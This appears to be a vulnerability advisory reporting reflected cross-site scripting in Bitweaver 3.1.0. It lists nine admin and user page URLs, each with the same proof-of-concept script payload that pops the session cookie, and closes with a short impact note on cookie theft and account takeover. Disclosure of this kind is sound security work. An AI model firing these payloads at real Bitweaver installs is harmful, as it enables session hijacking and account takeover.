Description

A cross-site scripting (XSS) issue in the Bitweaver version 3.1.0 allows remote attackers to inject JavaScript via the multiple URI.

XSS 1


Vulnerable URI - /users/admin/edit_group.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/admin/edit_group.php/"--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Screenshot:



XSS 2


Vulnerable URI - /users/admin/index.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/admin/index.php/"--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Screenshot:



XSS 3


Vulnerable URI - /users/admin/permissions.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/admin/permissions.php/"--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Screenshot:



XSS 4


Vulnerable URI - /users/admin/user_activity.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/admin/user_activity.php/"--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Screenshot:



XSS 5


Vulnerable URI - /users/admin/users_import.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/admin/users_import.php/"--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Screenshot:



XSS 6


Vulnerable URI - /users/edit_personal_page.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/edit_personal_page.php/"--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Screenshot:



XSS 7


Vulnerable URI - /users/index.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/index.php/"--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Screenshot:



XSS 8


Vulnerable URI - /users/my_images.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/my_images.php/"--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Screenshot:



XSS 9


Vulnerable URI - /users/preferences.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: https://localhost/bitweaver/users/preferences.php/"--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Screenshot:



Impact

With the help of xss attacker can perform social engineering on users by redirecting them from real website to fake one. Attacker can steal their cookies leading to account takeover and download a malware on their system, and there are many more attacking scenarios a skilled attacker can perform with xss.